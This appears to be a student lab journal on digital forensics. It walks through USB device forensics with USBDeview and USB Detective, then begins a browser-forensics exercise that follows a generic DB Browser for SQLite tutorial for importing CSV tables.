
➤ **Experiment 8 : USB Device Forensics using**

- **USBDeview**
- **USB Detective**

- Universal Serial Bus flash drives, commonly known as **USB flash drives** are the most common storage devices which can be found as evidence in Digital Forensics Investigation.
- The digital forensic investigation involves following a defined procedure for investigation which needs to be performed in such a manner that the evidence isn't destroyed. So, let us get started with the Forensics Investigation of USB.

👉 **Using USBDeview**

- To use an automatic method to find artifacts, you can download USBDeview. This tool gives you an automated and a graphical representation understanding of what USB devices were connected to the system.
- USBDeview is a small utility that lists all USB devices that currently connected to your computer, as well as all USB devices that you previously used.
- For each USB device, extended information is displayed: Device name/description, device type, serial number (for mass storage devices), the date/time that device was added, VendorID, ProductID, and more...
- USBDeview also allows you to uninstall USB devices that you previously used, disconnect USB devices that are currently connected to your computer, as well as to disable and enable USB devices.
- You can also use USBDeview on a remote computer, as long as you login to that computer with admin user.



### License


This utility is released as freeware. You are allowed to freely distribute this utility via floppy disk, CD-ROM, Internet, or in any other way, as long as you don't charge anything for this. If you distribute this utility, you must include all files in the distribution package, without any modification !

### Disclaimer

The software is provided "AS IS" without any warranty, either expressed or implied, including, but not limited to, the implied warranties of merchantability and fitness for a particular purpose. The author will not be liable for any special, incidental, consequential or indirect damages due to loss of data or any other reason.

### System Requirement

This utility works on Windows 2000, Windows XP, Windows 2003, Windows Vista, Windows Server 2008, Windows 7, Windows 8, Windows 10, and Windows 11. Both 32-bit and 64-bit systems are supported. Windows 98/ME is not supported.




The screenshot shows the USBDeview application window with a menu bar (File, Edit, View, Options, Help) and a toolbar. The main area contains a table of USB devices with the following columns: Description, Device Type, Connected, Safe To Unpl..., Disabled, USB Hub, and Drive Letter. The status of each device is indicated by a colored dot in the Connected column: red for 'No' and green for 'Yes'.

Description	Device Type	Connected	Safe To Unpl...	Disabled	USB Hub	Dr
Integrated Camera	Video	Yes	Yes	No	No	
ONEPLUS A6010	Unknown	No	Yes	No	No	
USB Mass Storage Device	Mass Storage	No	Yes	No	No	
USB Composite Device	Unknown	Yes	Yes	No	No	
USB Input Device	HID (Human Interface D...	Yes	Yes	No	No	
USB Input Device	HID (Human Interface D...	Yes	Yes	No	No	
Goodix fingerprint SGX	Vendor Specific	Yes	Yes	No	No	
USB Composite Device	Unknown	Yes	Yes	No	No	
hp v301w USB Device	Unknown	No	Yes	No	No	E:
USB Composite Device	Unknown	No	Yes	No	No	
SanDisk Cruzer Blade USB Dev...	Mass Storage	No	Yes	No	No	
SanDisk Cruzer Blade USB Dev...	Unknown	No	Yes	No	No	
VMware USB Device	Unknown	No	Yes	No	No	
JetFlash Transcend 8GB USB D...	Unknown	No	Yes	No	No	G:
JetFlash Transcend 8GB USB D...	Mass Storage	No	Yes	No	No	G:
Intel(R) Wireless Bluetooth(R)	Bluetooth Device	Yes	Yes	No	No	
hp v301w USB Device	Mass Storage	Yes	Yes	No	No	E:


At the bottom of the window, it shows "18 item(s), 1 Selected" and "NirSoft Freeware. <http://www.nirsoft.net> usb.ids is not loaded".

**Using USB Detective:****Using USB Detective to Process Logical Drive**

- 1) Run USB Detective and select “Select Logical Drive” from the opening window.




- 2) Enter a case name, evidence number, and case folder. If a case folder is not entered, the directory from which USB Detective is running will be assigned as the case folder.



- 3) Select the drive letter associated with the logical drive to be processed. To automatically parse and include all supported artifacts from volume shadow copies, simply leave the “Include Volume Shadow Copies” option checked. *NOTE: The live*

*system on which USB Detective is running is not included in the logical drive listing. To process a live system, use the “Live System Processing” option.*

- 4) Click “Process Artifacts” to process the selected logical drive letter. USB Detective will recursively scan the selected logical volume and parse the available USB device artifacts from locations including the active system registry hives, backup registry hives, setupapi logs (including upgrade logs), user hives, event logs, Windows.old folder, and volume shadow copies (if the option is selected).
- 5) When processing completes, a statistics window will provide details on the number of files processed, devices identified, and more. If needed, reports can be created using the Report > Create Report menu. If the “Auto-Save Log” option is not enabled, it is recommended that the log be saved to the case folder using the File > Save Log function.



**Conclusion : Successfully performed USB Device Forensics**



**➤ Experiment 9 : Web Browser Forensics using DB Browser for SQLite**

*DB Browser for SQLite* (DB4S) is a high quality, visual, open source tool to create, design, and edit database files compatible with SQLite.

DB4S is for users and developers who want to create, search, and edit databases. DB4S uses a familiar spreadsheet-like interface, and complicated SQL commands do not have to be learned.

**Controls and wizards are available for users to :**

- Create and compact database files
- Create, define, modify and delete tables
- Create, define, and delete indexes
- Browse, edit, add, and delete records
- Search records
- Import and export records as text
- Import and export tables from/to CSV files
- Import and export databases from/to SQL dump files
- Issue SQL queries and inspect the results
- Examine a log of all SQL commands issued by the application
- Plot simple graphs based on table or query data

**👉 What it is not**


- This program is not a visual shell for the sqlite command line tool, and does not require familiarity with SQL commands. It is a tool to be used by both developers and end users, and must remain as simple to use as possible in order to achieve these goals.
- DB Browser for SQLite (it's also called SQLite Browser for short) is an excellent tool for practicing SQL without having to get connected to a real live server. This post will walk through how to install, open, and use SQLite Browser.

**👉 INSTALL SQLITE BROWSER**


- Go to the SQLite Browser website and choose the download for whichever operating system you are using. Open the file and follow installation instructions.
- **If you are on a Mac :** Don't forget you need to drag the SQLite icon into your Applications folder.

**▶ STEP 1 : GET SET UP**

- If you want to follow along, download each of these csv files: ad\_info.csv, facebook\_info.csv, and ad\_results.csv. Save them somewhere that you'll be able to find them (like in a folder dedicated for this example, or your Desktop).
- We'll be using them as the tables in our database. Open SQLite Browser the same way you would any other program! You should see a window that looks like this:


**▶ STEP 2 : MAKE A DATABASE**

- To do anything in SQLite Browser, you need to be working within a database. That means every time you start SQLite Browser, you need to either create a new database, or open an existing one. For this example, we'll create a new one using the New Database button in the top-left corner.
- SQLite Browser will ask you to save your database – do this just like you would any other file. You can call it whatever you'd like, but for this example we'll name our database "marketing-db". Make sure you save it in a folder where you'll be able to easily find it again, like the Desktop. Then click Save.




▶ **STEP 3 : IMPORT OUR FIRST TABLE**

Once you click save, this window should appear:




- This window is for typing in your data by hand. That's super tedious and we won't be doing that, so close this window. Instead, we're going to go to File > Import > "Table from CSV file..." A file explorer should pop up (just like it would if you were opening any other document).
- In that window, browse to where you saved the .csv files. Let's import the ad\_info table first. Double click the ad\_info.csv file to open it (or select the file and choose "Open"). You should then see this window:




- It should have automatically populated the "Table name" box with ad\_info. If it didn't, or you want to change the table name, go ahead and type ad\_info. If you're doing this on your own for a different project, you can rename the table to whatever you'd like in this box. But for this example, let's keep the name ad\_info so it's easier to follow. Also, make sure "Column names in first line" is checked.
- **Make sure the checkbox next to "Column names in first line" is checked!!** I cannot stress this strongly enough. If you forget to check this box, your queries will not work.
- Finally, take a glance at the preview of the import. For our example, you shouldn't have to touch any of the other options. But sometimes, depending on how your .csv file is saved, DB Browser may try to squish all of your columns into one. In that case, you usually need to change the Field separator option. But again, you shouldn't have to touch it for this example.

**▶ STEP 4 : ADD THE OTHER TABLES**

